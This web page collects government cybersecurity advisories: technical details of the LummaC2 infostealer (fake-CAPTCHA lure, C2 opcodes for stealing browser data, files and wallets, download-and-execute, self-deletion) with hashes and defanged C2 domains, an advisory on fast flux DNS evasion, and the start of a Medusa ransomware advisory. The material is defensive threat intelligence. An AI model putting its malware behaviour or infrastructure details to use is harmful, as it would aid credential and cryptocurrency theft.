AA25-141B STIX XML
(XML, 146.54 KB
)
AA25-141B STIX JSON
(JSON, 300.90 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for threat actor activity mapped to MITRE ATT&CK tactics and techniques.

Overview

LummaC2 malware first appeared for sale on multiple Russian-language speaking cybercriminal forums in 2022. Threat actors frequently use spearphishing hyperlinks and attachments to deploy LummaC2 malware payloads [T1566.001, T1566.002]. Additionally, threat actors rely on unsuspecting users to execute the payload by clicking a fake Completely Automated Public Turing Test to tell Computers and Humans Apart (CAPTCHA). The CAPTCHA contains instructions for users to then open the Windows Run window (Windows Button + R) and paste clipboard contents (“CTRL + V”). After users press “enter” a subsequent Base64-encoded PowerShell process is executed.

To obfuscate their operations, threat actors have embedded and distributed LummaC2 malware within spoofed or fake popular software (i.e., multimedia player or utility software) [T1036]. The malware’s obfuscation methods allow LummaC2 actors to bypass standard cybersecurity measures, such as Endpoint Detection and Response (EDR) solutions or antivirus programs, designed to flag common phishing attempts or drive-by downloads [T1027].

Once a victim’s computer system is infected, the malware can exfiltrate sensitive user information, including personally identifiable information, financial credentials, cryptocurrency wallets, browser extensions, and multifactor authentication (MFA) details without immediate detection [TA0010, T1119]. Private sector statistics indicate there were more than 21,000 market listings selling LummaC2 logs on multiple cybercriminal forums from April through June of 2024, a 71.7 percent increase from April through June of 2023.

File Execution

Upon execution, the LummaC2.exe file will enter its main routine, which includes four sub-routines (see Figure 1).

Figure 1. LummaC2 Main Routine

Figure 1. LummaC2 Main Routine

The first routine decrypts strings for a message box that is displayed to the user (see Figure 2).

Figure 2. Message Box

Figure 2. Message Box

If the user selects No, the malware will exit. If the user selects Yes, the malware will move on to its next routine, which decrypts its callback Command and Control (C2) domains [T1140]. A list of observed domains is included in the Indicators of Compromise section.

After each domain is decoded, the implant will attempt a POST request [T1071.001] (see Figure 3).

Figure 3. Post Request

Figure 3. Post Request

If the POST request is successful, a pointer to the decoded domain string is saved in a global variable for later use in the main C2 routine used to retrieve JSON formatted commands (see Figure 4).

Figure 4. Code Saving Successful Callback Request

Figure 4. Code Saving Successful Callback Request

Once a valid C2 domain is contacted and saved, the malware moves on to the next routine, which queries the user’s name and computer name utilizing the Application Programming Interfaces (APIs) GetUserNameW and GetComputerNameW respectively [T1012]. The returned data is then hashed and compared against a hard-coded hash value (see Figure 5).

Figure 5. User and Computer Name Check

Figure 5. User and Computer Name Check

The hashing routine was not identified as a standard algorithm; however, it is a simple routine that converts a Unicode string to a 32-bit hexadecimal value.

If the username hash is equal to the value 0x56CF7626, then the computer name is queried. If the computer name queried is seven characters long, then the name is hashed and checked against the hard-coded value of 0xB09406C7. If both values match, a final subroutine will be called with a static value of the computer name hash as an argument. If this routine is reached, the process will terminate. This is most likely a failsafe to prevent the malware from running on the attacker’s system, as its algorithms are one-way only and will not reveal information on the details of the attacker’s own hostname and username.

If the username and hostname check function returns zero (does not match the hard-coded values), the malware will enter its main callback routine. The LummaC2 malware will contact the saved hostname from the previous check and send the following POST request (see Figure 6).

Figure 6. Second POST Request

Figure 6. Second POST Request

The data returned from the C2 server is encrypted. Once decoded, the C2 data is in a JSON format and is parsed by the LummaC2 malware. The C2 uses the JSON configuration to parse its browser extensions and target lists using the ex key, which contains an array of objects (see Figure 7).

Figure 7. Parsing of ex JSON Value

Figure 7. Parsing of ex JSON Value

Parsing the c key contains an array of objects, which will give the implant its C2 (see Figure 8).

Figure 8. Parsing of c JSON Value

Figure 8. Parsing of c JSON Value

C2 Instructions

Each array object that contains the JSON key value of t will be evaluated as a command opcode, resulting in the C2 instructions in the subsections below.

1. Opcode 0 – Steal Data Generic

This command allows five fields to be defined when stealing data, offering the most flexibility. The Opcode O command option allows LummaC2 affiliates to add their custom information gathering details (see Table 1).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
m File extensions to read
z Output directory to store stolen data
d Depth of recursiveness
fs Maximum file size

2. Opcode 1 – Steal Browser Data

This command only allows for two options: a path and the name of the output directory. This command, based on sample configuration downloads, is used for browser data theft for everything except Mozilla [T1217] (see Table 2).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
z Name of Browser – Output

3. Opcode 2 – Steal Browser Data (Mozilla)

This command is identical to Opcode 1; however, this option seems to be utilized solely for Mozilla browser data (see Table 3).

Table 3. Opcode 2 Options
Key Value
p Path to steal from
z Name of Browser – Output

4. Opcode 3 – Download a File

This command contains three options: a URL, file extension, and execution type. The configuration can specify a remote file with u to download and create the extension specified in the ft key [T1105] (see Table 4).

Table 4. Opcode 3 Options
Key Value
u URL for Download
ft File Extension
Execution Type

The e value can take two values: 0 or 1. This specifies how to execute the downloaded file either with the LoadLibrary API or via the command line with rundll32.exe [T1106] (see Table 5).

Table 5. Execution Types
Key Value
e=0 Execute with LoadLibraryW()
e=1 Executive with rund1132.exe

5. Take Screenshot

If the configuration JSON file has a key of “se” and its value is “true,” the malware will take a screenshot in BMP format and upload it to the C2 server.

6. Delete Self

If the configuration JSON file has a key of “ad” and its value is “true,” the malware will enter a routine to delete itself.

The command shown in Figure 9 will be decoded and executed for self-deletion.

Figure 9. Self-Deletion Command Line

Figure 9. Self-Deletion Command Line

Figure 10 depicts the above command line during execution.

Figure 10. Decoded Command Line in Memory

Figure 10. Decoded Command Line in Memory

Host Modifications

Without any C2 interactions, the LummaC2 malware does not create any files on the infected drive. It simply runs in memory, gathers system information, and exfiltrates it to the C2 server [T1082]. The commands returned from the C2 server could indicate that it drops additional files and/or saves data to files on the local hard drive. This is variable, as these commands come from the C2 server and are mutable.

Decrypted Strings

Below is a list of hard-coded decrypted strings located in the binary (see Figure 11).

Figure 11. Decoded Strings

Figure 11. Decoded Strings

Indicators of Compromise

See Table 6 and Table 7 for LummaC2 IOCs obtained by the FBI and trusted third parties.

Disclaimer: The authoring agencies recommend organizations investigate and vet these indicators of compromise prior to taking action, such as blocking.

Table 6. LummaC2 Executable Hashes
Executables Type
4AFDC05708B8B39C82E60ABE3ACE55DB (LummaC2.exe from November 2023) MD5
E05DF8EE759E2C955ACC8D8A47A08F42 (LummaC2.exe from November 2023) MD5
C7610AE28655D6C1BCE88B5D09624FEF MD5
1239288A5876C09D9F0A67BCFD645735168A7C80 (LummaC2.exe from November 2023) SHA1
B66DA4280C6D72ADCC68330F6BD793DF56A853CB (LummaC2.exe from November 2023) SHA1
3B267FA5E1D1B18411C22E97B367258986E871E5 TLSH
19CC41A0A056E503CC2137E19E952814FBDF14F8D83F799AEA9B96ABFF11EFBB (November 2023) SHA256
2F31D00FEEFE181F2D8B69033B382462FF19C35367753E6906ED80F815A7924F (LummaC2.exe from November 2023) SHA256
4D74F8E12FF69318BE5EB383B4E56178817E84E83D3607213160276A7328AB5D SHA256
325daeb781f3416a383343820064c8e98f2e31753cd71d76a886fe0dbb4fe59a SHA256
76e4962b8ccd2e6fd6972d9c3264ccb6738ddb16066588dfcb223222aaa88f3c SHA256
7a35008a1a1ae3d093703c3a34a21993409af42eb61161aad1b6ae4afa8bbb70 SHA256
a9e9d7770ff948bb65c0db24431f75dd934a803181afa22b6b014fac9a162dab SHA256
b287c0bc239b434b90eef01bcbd00ff48192b7cbeb540e568b8cdcdc26f90959 SHA256
ca47c8710c4ffb4908a42bd986b14cddcca39e30bb0b11ed5ca16fe8922a468b SHA256
Table 7. LummaC2 DLL Binaries
DLL Binaries Type
iphlpapi.dll IP Helper API
winhttp.dll Windows HTTP Services

The following are domains observed deploying LummaC2 malware.

Disclaimer: The domains below are historical in nature and may not currently be malicious.

  • Pinkipinevazzey[.]pw
  • Fragnantbui[.]shop
  • Medicinebuckerrysa[.]pw
  • Musicallyageop[.]pw
  • stogeneratmns[.]shop
  • wallkedsleeoi[.]shop
  • Tirechinecarpet[.]pw
  • reinforcenh[.]shop
  • reliabledmwqj[.]shop
  • Musclefarelongea[.]pw
  • Forbidstow[.]site
  • gutterydhowi[.]shop
  • Fanlumpactiras[.]pw
  • Computeryrati[.]site
  • Contemteny[.]site
  • Ownerbuffersuperw[.]pw
  • Seallysl[.]site
  • Dilemmadu[.]site
  • Freckletropsao[.]pw
  • Opposezmny[.]site
  • Faulteyotk[.]site
  • Hemispheredodnkkl[.]pw
  • Goalyfeastz[.]site
  • Authorizev[.]site
  • ghostreedmnu[.]shop
  • Servicedny[.]site
  • blast-hubs[.]com
  • offensivedzvju[.]shop
  • friendseforever[.]help
  • blastikcn[.]com
  • vozmeatillu[.]shop
  • shiningrstars[.]help
  • penetratebatt[.]pw
  • drawzhotdog[.]shop
  • mercharena[.]biz
  • pasteflawwed[.]world
  • generalmills[.]pro
  • citywand[.]live
  • hoyoverse[.]blog
  • nestlecompany[.]pro
  • esccapewz[.]run
  • dsfljsdfjewf[.]info
  • naturewsounds[.]help
  • travewlio[.]shop
  • decreaserid[.]world
  • stormlegue[.]com
  • touvrlane[.]bet
  • governoagoal[.]pw
  • paleboreei[.]biz
  • calmingtefxtures[.]run
  • foresctwhispers[.]top
  • tracnquilforest[.]life
  • sighbtseeing[.]shop
  • advennture[.]top
  • collapimga[.]fun
  • holidamyup[.]today
  • pepperiop[.]digital
  • seizedsentec[.]online
  • triplooqp[.]world
  • easyfwdr[.]digital
  • strawpeasaen[.]fun
  • xayfarer[.]live
  • jrxsafer[.]top
  • quietswtreams[.]life
  • oreheatq[.]live
  • plantainklj[.]run
  • starrynsightsky[.]icu
  • castmaxw[.]run
  • puerrogfh[.]live
  • earthsymphzony[.]today
  • weldorae[.]digital
  • quavabvc[.]top
  • citydisco[.]bet
  • steelixr[.]live
  • furthert[.]run
  • featureccus[.]shop
  • smeltingt[.]run
  • targett[.]top
  • mrodularmall[.]top
  • ferromny[.]digital
  • ywmedici[.]top
  • jowinjoinery[.]icu
  • rodformi[.]run
  • legenassedk[.]top
  • htardwarehu[.]icu
  • metalsyo[.]digital
  • ironloxp[.]live
  • cjlaspcorne[.]icu
  • navstarx[.]shop
  • bugildbett[.]top
  • latchclan[.]shop
  • spacedbv[.]world
  • starcloc[.]bet
  • rambutanvcx[.]run
  • galxnetb[.]today
  • pomelohgj[.]top
  • scenarisacri[.]top
  • jawdedmirror[.]run
  • changeaie[.]top
  • lonfgshadow[.]live
  • liftally[.]top
  • nighetwhisper[.]top
  • salaccgfa[.]top
  • zestmodp[.]top
  • owlflright[.]digital
  • clarmodq[.]top
  • piratetwrath[.]run
  • hemispherexz[.]top
  • quilltayle[.]live
  • equatorf[.]run
  • latitudert[.]live
  • longitudde[.]digital
  • climatologfy[.]top
  • starofliught[.]top

MITRE ATT&CK Tactics and Techniques

See Table 8 through Table 13 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Initial Access
Technique Title ID Use
Phishing T1566 Threat actors delivered LummaC2 malware through phishing emails.
Phishing: Spearphishing Attachment T1566.001 Threat actors used spearphishing attachments to deploy LummaC2 malware payloads.
Phishing: Spearphishing Link T1566.002 Threat actors used spearphishing hyperlinks to deploy LummaC2 malware payloads.
Table 9. Defense Evasion
Technique Title ID Use
Obfuscated Files or Information T1027 Threat actors obfuscated the malware to bypass standard cybersecurity measures designed to flag common phishing attempts or drive-by downloads.
Masquerading T1036 Threat actors delivered LummaC2 malware via spoofed software.
Deobfuscate/Decode Files or Information T1140 Threat actors used LummaC2 malware to decrypt its callback C2 domains.
Table 10. Discovery
Technique Title ID Use
Query Registry T1012 Threat actors used LummaC2 malware to query the user’s name and computer name utilizing the APIs GetUserNameW and GetComputerNameW.
Browser Information Discovery T1217 Threat actors used LummaC2 malware to steal browser data.
Table 11. Collection
Technique Title ID Use
Automated Collection T1119 LummaC2 malware has automated collection of various information including cryptocurrency wallet details.
Table 12. Command and Control
Technique Title ID Use
Application Layer Protocol: Web Protocols T1071.001 Threat actors used LummaC2 malware to attempt POST requests.
Ingress Tool Transfer T1105 Threat actors used LummaC2 malware to transfer a remote file to compromised systems.
Table 13. Exfiltration
Technique Title ID Use
Exfiltration TA0010 Threat actors used LummaC2 malware to exfiltrate sensitive user information, including traditional credentials, cryptocurrency wallets, browser extensions, and MFA details without immediate detection.
Native API T1106 Threat actors used LummaC2 malware to download files with native OS APIs.

Mitigations

The FBI and CISA recommend organizations implement the mitigations below to reduce the risk of compromise by LummaC2 malware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

  • Separate User and Privileged Accounts: Allow only necessary users and applications access to the registry [CPG 2.E].
  • Monitor and detect suspicious behavior during exploitation [CPG 3.A].
    • Monitor and detect suspicious behavior, creation and termination events, and unusual and unexpected processes running.
    • Monitor API calls that may attempt to retrieve system information.
    • Analyze behavior patterns from process activities to identify anomalies.
    • For more information, visit CISA’s guidance on: Enhanced Visibility and Hardening Guidance for Communications Infrastructure.
  • Implement application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
  • Protect against threat actor phishing campaigns by implementing CISA’s Phishing Guidance and Phishing-resistant multifactor authentication. [CPG 2.H]
  • Log Collection: Regularly monitoring and reviewing registry changes and access logs can support detection of LummaC2 malware [CPG 2.T].
  • Implement authentication, authorization, and accounting (AAA) systems [M1018] to limit actions users can perform and review logs of user actions to detect unauthorized use and abuse. Apply principles of least privilege to user accounts and groups, allowing only the performance of authorized actions.
  • Audit user accounts and revoke credentials for departing employees, removing those that are inactive or unnecessary on a routine basis [CPG 2.D]. Limit the ability for user accounts to create additional accounts.
  • Keep systems up to date with regular updates, patches, hot fixes, and service packs that may minimize vulnerabilities. Learn more by visiting CISA’s webpage: Secure our World Update Software.
  • Secure network devices to restrict command line access.
  • Use segmentation to prevent access to sensitive systems and information, possibly with the use of Demilitarized Zone (DMZ) or virtual private cloud (VPC) instances to isolate systems [CPG 2.F].
  • Monitor and detect API usage, looking for unusual or malicious behavior.

Validate Security Controls

In addition to applying mitigations, the FBI and CISA recommend exercising, testing, and validating your organization’s security program against threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI and CISA recommend testing your existing security controls inventory to assess performance against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 8 through Table 13).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Reporting

Your organization has no obligation to respond or provide information to the FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to the FBI, reporting must be consistent with applicable state and federal laws.

The FBI is interested in any information that can be shared, to include the status and scope of infection, estimated loss, date of infection, date detected, initial attack vector, and host- and network-based indicators.

To report information, please contact the FBI’s Internet Crime Complaint Center (IC3), your local FBI field office, or CISA’s 24/7 Operations Center at report@cisa.gov or (888) 282-0870.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the FBI and CISA.

Acknowledgements

ReliaQuest contributed to this advisory.

Version History

May 21, 2025: Initial version.

Mehr lesen →
soc

Fast Flux: A National Security Threat

Executive summary

Many networks have a gap in their defenses for detecting and blocking a malicious technique known as “fast flux.” This technique poses a significant threat to national security, enabling malicious cyber actors to consistently evade detection. Malicious cyber actors, including cybercriminals and nation-state actors, use fast flux to obfuscate the locations of malicious servers by rapidly changing Domain Name System (DNS) records. Additionally, they can create resilient, highly available command and control (C2) infrastructure, concealing their subsequent malicious operations. This resilient and fast changing infrastructure makes tracking and blocking malicious activities that use fast flux more difficult. 

The National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), Canadian Centre for Cyber Security (CCCS), and New Zealand National Cyber Security Centre (NCSC-NZ) are releasing this joint cybersecurity advisory (CSA) to warn organizations, Internet service providers (ISPs), and cybersecurity service providers of the ongoing threat of fast flux enabled malicious activities as a defensive gap in many networks. This advisory is meant to encourage service providers, especially Protective DNS (PDNS) providers, to help mitigate this threat by taking proactive steps to develop accurate, reliable, and timely fast flux detection analytics and blocking capabilities for their customers. This CSA also provides guidance on detecting and mitigating elements of malicious fast flux by adopting a multi-layered approach that combines DNS analysis, network monitoring, and threat intelligence. 

The authoring agencies recommend all stakeholders—government and providers—collaborate to develop and implement scalable solutions to close this ongoing gap in network defenses against malicious fast flux activity.

Download the PDF version of this report: Fast Flux: A National Security Threat (PDF, 841 KB).

Technical details

When malicious cyber actors compromise devices and networks, the malware they use needs to “call home” to send status updates and receive further instructions. To decrease the risk of detection by network defenders, malicious cyber actors use dynamic resolution techniques, such as fast flux, so their communications are less likely to be detected as malicious and blocked. 

Fast flux refers to a domain-based technique that is characterized by rapidly changing the DNS records (e.g., IP addresses) associated with a single domain [T1568.001]. 

Single and double flux

Malicious cyber actors use two common variants of fast flux to perform operations:

1. Single flux: A single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses. This setup ensures that if one IP address is blocked or taken down, the domain remains accessible through the other IP addresses. See Figure 1 as an example to illustrate this technique.

Illustration of single flux technique, where a single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses.

Figure 1: Single flux technique.

Note: This behavior can also be used for legitimate purposes for performance reasons in dynamic hosting environments, such as in content delivery networks and load balancers.

2. Double flux: In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently. This provides an additional layer of redundancy and anonymity for malicious domains. Double flux techniques have been observed using both Name Server (NS) and Canonical Name (CNAME) DNS records. See Figure 2 as an example to illustrate this technique.

Infographic of double flux technique, where In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently.

Figure 2: Double flux technique. 

Both techniques leverage a large number of compromised hosts, usually as a botnet from across the Internet that acts as proxies or relay points, making it difficult for network defenders to identify the malicious traffic and block or perform legal enforcement takedowns of the malicious infrastructure. Numerous malicious cyber actors have been reported using the fast flux technique to hide C2 channels and remain operational. Examples include:

  • Bulletproof hosting (BPH) services offer Internet hosting that disregards or evades law enforcement requests and abuse notices. These providers host malicious content and activities while providing anonymity for malicious cyber actors. Some BPH companies also provide fast flux services, which help malicious cyber actors maintain connectivity and improve the reliability of their malicious infrastructure. [1]
  • Fast flux has been used in Hive and Nefilim ransomware attacks. [3], [4]
  • Gamaredon uses fast flux to limit the effectiveness of IP blocking. [5], [6], [7]

The key advantages of fast flux networks for malicious cyber actors include:

  • Increased resilience. As a fast flux network rapidly rotates through botnet devices, it is difficult for law enforcement or abuse notifications to process the changes quickly and disrupt their services.
  • Render IP blocking ineffective. The rapid turnover of IP addresses renders IP blocking irrelevant since each IP address is no longer in use by the time it is blocked. This allows criminals to maintain resilient operations.
  • Anonymity. Investigators face challenges in tracing malicious content back to the source through fast flux networks. This is because malicious cyber actors’ C2 botnets are constantly changing the associated IP addresses throughout the investigation.

Additional malicious uses

Fast flux is not only used for maintaining C2 communications, it also can play a significant role in phishing campaigns to make social engineering websites harder to block or take down. Phishing is often the first step in a larger and more complex cyber compromise. Phishing is typically used to trick victims into revealing sensitive information (such as login passwords, credit card numbers, and personal data), but can also be used to distribute malware or exploit system vulnerabilities. Similarly, fast flux is used for maintaining high availability for cybercriminal forums and marketplaces, making them resilient against law enforcement takedown efforts. 

Some BPH providers promote fast flux as a service differentiator that increases the effectiveness of their clients’ malicious activities. For example, one BPH provider posted on a dark web forum that it protects clients from being added to Spamhaus blocklists by easily enabling the fast flux capability through the service management panel (See Figure 3). A customer just needs to add a „dummy server interface,“ which redirects incoming queries to the host server automatically. By doing so, only the dummy server interfaces are reported for abuse and added to the Spamhaus blocklist, while the servers of the BPH customers remain „clean“ and unblocked. 

Example of a dark web fast flux advertisement.

Figure 3: Example dark web fast flux advertisement.

The BPH provider further explained that numerous malicious activities beyond C2, including botnet managers, fake shops, credential stealers, viruses, spam mailers, and others, could use fast flux to avoid identification and blocking. 

As another example, a BPH provider that offers fast flux as a service advertised that it automatically updates name servers to prevent the blocking of customer domains. Additionally, this provider further promoted its use of separate pools of IP addresses for each customer, offering globally dispersed domain registrations for increased reliability.

Detection techniques

The authoring agencies recommend that ISPs and cybersecurity service providers, especially PDNS providers, implement a multi-layered approach, in coordination with customers, using the following techniques to aid in detecting fast flux activity [CISA CPG 3.A]. However, quickly detecting malicious fast flux activity and differentiating it from legitimate activity remains an ongoing challenge to developing accurate, reliable, and timely fast flux detection analytics. 

1. Leverage threat intelligence feeds and reputation services to identify known fast flux domains and associated IP addresses, such as in boundary firewalls, DNS resolvers, and/or SIEM solutions.

2. Implement anomaly detection systems for DNS query logs to identify domains exhibiting high entropy or IP diversity in DNS responses and frequent IP address rotations. Fast flux domains will frequently cycle though tens or hundreds of IP addresses per day.

3. Analyze the time-to-live (TTL) values in DNS records. Fast flux domains often have unusually low TTL values. A typical fast flux domain may change its IP address every 3 to 5 minutes.

4. Review DNS resolution for inconsistent geolocation. Malicious domains associated with fast flux typically generate high volumes of traffic with inconsistent IP-geolocation information.

5. Use flow data to identify large-scale communications with numerous different IP addresses over short periods.

6. Develop fast flux detection algorithms to identify anomalous traffic patterns that deviate from usual network DNS behavior.

7. Monitor for signs of phishing activities, such as suspicious emails, websites, or links, and correlate these with fast flux activity. Fast flux may be used to rapidly spread phishing campaigns and to keep phishing websites online despite blocking attempts.

8. Implement customer transparency and share information about detected fast flux activity, ensuring to alert customers promptly after confirmed presence of malicious activity.

Mitigations

All organizations

To defend against fast flux, government and critical infrastructure organizations should coordinate with their Internet service providers, cybersecurity service providers, and/or their Protective DNS services to implement the following mitigations utilizing accurate, reliable, and timely fast flux detection analytics. 

Note: Some legitimate activity, such as common content delivery network (CDN) behaviors, may look like malicious fast flux activity. Protective DNS services, service providers, and network defenders should make reasonable efforts, such as allowlisting expected CDN services, to avoid blocking or impeding legitimate content.

1. DNS and IP blocking and sinkholing of malicious fast flux domains and IP addresses

  • Block access to domains identified as using fast flux through non-routable DNS responses or firewall rules.
  • Consider sinkholing the malicious domains, redirecting traffic from those domains to a controlled server to capture and analyze the traffic, helping to identify compromised hosts within the network.
  • Block IP addresses known to be associated with malicious fast flux networks.

2. Reputational filtering of fast flux enabled malicious activity

  • Block traffic to and from domains or IP addresses with poor reputations, especially ones identified as participating in malicious fast flux activity.

3. Enhanced monitoring and logging

  • Increase logging and monitoring of DNS traffic and network communications to identify new or ongoing fast flux activities.
  • Implement automated alerting mechanisms to respond swiftly to detected fast flux patterns.
  • Refer to ASD’s ACSC joint publication, Best practices for event logging and threat detection, for further logging recommendations.

4. Collaborative defense and information sharing

  • Share detected fast flux indicators (e.g., domains, IP addresses) with trusted partners and threat intelligence communities to enhance collective defense efforts. Examples of indicator sharing initiatives include CISA’s Automated Indicator Sharing or sector-based Information Sharing and Analysis Centers (ISACs) and ASD’s Cyber Threat Intelligence Sharing Platform (CTIS) in Australia.
  • Participate in public and private information-sharing programs to stay informed about emerging fast flux tactics, techniques, and procedures (TTPs). Regular collaboration is particularly important because most malicious activity by these domains occurs within just a few days of their initial use; therefore, early discovery and information sharing by the cybersecurity community is crucial to minimizing such malicious activity. [8]

5. Phishing awareness and training

  • Implement employee awareness and training programs to help personnel identify and respond appropriately to phishing attempts.
  • Develop policies and procedures to manage and contain phishing incidents, particularly those facilitated by fast flux networks.
  • For more information on mitigating phishing, see joint Phishing Guidance: Stopping the Attack Cycle at Phase One.

Network defenders

The authoring agencies encourage organizations to use cybersecurity and PDNS services that detect and block fast flux. By leveraging providers that detect fast flux and implement capabilities for DNS and IP blocking, sinkholing, reputational filtering, enhanced monitoring, logging, and collaborative defense of malicious fast flux domains and IP addresses, organizations can mitigate many risks associated with fast flux and maintain a more secure environment. 

However, some PDNS providers may not detect and block malicious fast flux activities. Organizations should not assume that their PDNS providers block malicious fast flux activity automatically and should contact their PDNS providers to validate coverage of this specific cyber threat. 

For more information on PDNS services, see the 2021 joint cybersecurity information sheet from NSA and CISA about Selecting a Protective DNS Service. [9] In addition, NSA offers no-cost cybersecurity services to Defense Industrial Base (DIB) companies, including a PDNS service. For more information, see NSA’s DIB Cybersecurity Services and factsheet. CISA also offers a Protective DNS service for federal civilian executive branch (FCEB) agencies. See CISA’s Protective Domain Name System Resolver page and factsheet for more information. 

Conclusion

Fast flux represents a persistent threat to network security, leveraging rapidly changing infrastructure to obfuscate malicious activity. By implementing robust detection and mitigation strategies, organizations can significantly reduce their risk of compromise by fast flux-enabled threats. 

The authoring agencies strongly recommend organizations engage their cybersecurity providers on developing a multi-layered approach to detect and mitigate malicious fast flux operations. Utilizing services that detect and block fast flux enabled malicious cyber activity can significantly bolster an organization’s cyber defenses. 

Works cited

[1] Intel471. Bulletproof Hosting: A Critical Cybercriminal Service. 2024. https://intel471.com/blog/bulletproof-hosting-a-critical-cybercriminal-service 

[2] Australian Signals Directorate’s Australian Cyber Security Centre. „Bulletproof“ hosting providers: Cracks in the armour of cybercriminal infrastructure. 2025. https://www.cyber.gov.au/about-us/view-all-content/publications/bulletproof-hosting-providers 

[3] Logpoint. A Comprehensive guide to Detect Ransomware. 2023. https://www.logpoint.com/wp-content/uploads/2023/04/logpoint-a-comprehensive-guide-to-detect-ransomware.pdf

[4] Trendmicro. Modern Ransomware’s Double Extortion Tactic’s and How to Protect Enterprises Against Them. 2021. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/modern-ransomwares-double-extortion-tactics-and-how-to-protect-enterprises-against-them

[5] Unit 42. Russia’s Trident Ursa (aka Gamaredon APT) Cyber Conflict Operations Unwavering Since Invasion of Ukraine. 2022. https://unit42.paloaltonetworks.com/trident-ursa/

[6] Recorded Future. BlueAlpha Abuses Cloudflare Tunneling Service for GammaDrop Staging Infrastructure. 2024. https://www.recordedfuture.com/research/bluealpha-abuses-cloudflare-tunneling-service 

[7] Silent Push. ‚From Russia with a 71‘: Uncovering Gamaredon’s fast flux infrastructure. New apex domains and ASN/IP diversity patterns discovered. 2023. https://www.silentpush.com/blog/from-russia-with-a-71/

[8] DNS Filter. Security Categories You Should be Blocking (But Probably Aren’t). 2023. https://www.dnsfilter.com/blog/security-categories-you-should-be-blocking-but-probably-arent

[9] National Security Agency. Selecting a Protective DNS Service. 2021. https://media.defense.gov/2025/Mar/24/2003675043/-1/-1/0/CSI-SELECTING-A-PROTECTIVE-DNS-SERVICE-V1.3.PDF

Disclaimer of endorsement

The information and opinions contained in this document are provided „as is“ and without any warranties or guarantees. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring cybersecurity agencies’ missions, including their responsibilities to identify and disseminate threats, and develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

National Security Agency (NSA):

Cybersecurity and Infrastructure Security Agency (CISA):

  • All organizations should report incidents and anomalous activity to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center at report@cisa.gov, or by calling 1-844-Say-CISA (1-844-729-2472). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment user for the activity; the name of the submitting company or organization; and a designated point of contact.

Federal Bureau of Investigation (FBI):

  • To report suspicious or criminal activity related to information found in this advisory, contact your local FBI field office or the FBI’s Internet Crime Complaint Center (IC3). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.

Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC):

  • For inquiries, visit ASD’s website at www.cyber.gov.au or call the Australian Cyber Security Hotline at 1300 CYBER1 (1300 292 371).

Canadian Centre for Cyber Security (CCCS):

New Zealand National Cyber Security Centre (NCSC-NZ):

Mehr lesen →
soc

#StopRansomware: Medusa Ransomware

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders detailing various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint advisory to disseminate known Medusa ransomware TTPs and IOCs, identified through FBI investigations as recently as February 2025. 

Medusa is a ransomware-as-a-service (RaaS) variant first identified in June 2021. As of February 2025, Medusa developers and affiliates have impacted over 300 victims from a variety of critical infrastructure sectors with affected industries including medical, education, legal, insurance, technology, and manufacturing. The Medusa ransomware variant is unrelated to the MedusaLocker variant and the Medusa mobile malware variant per the FBI’s investigation.

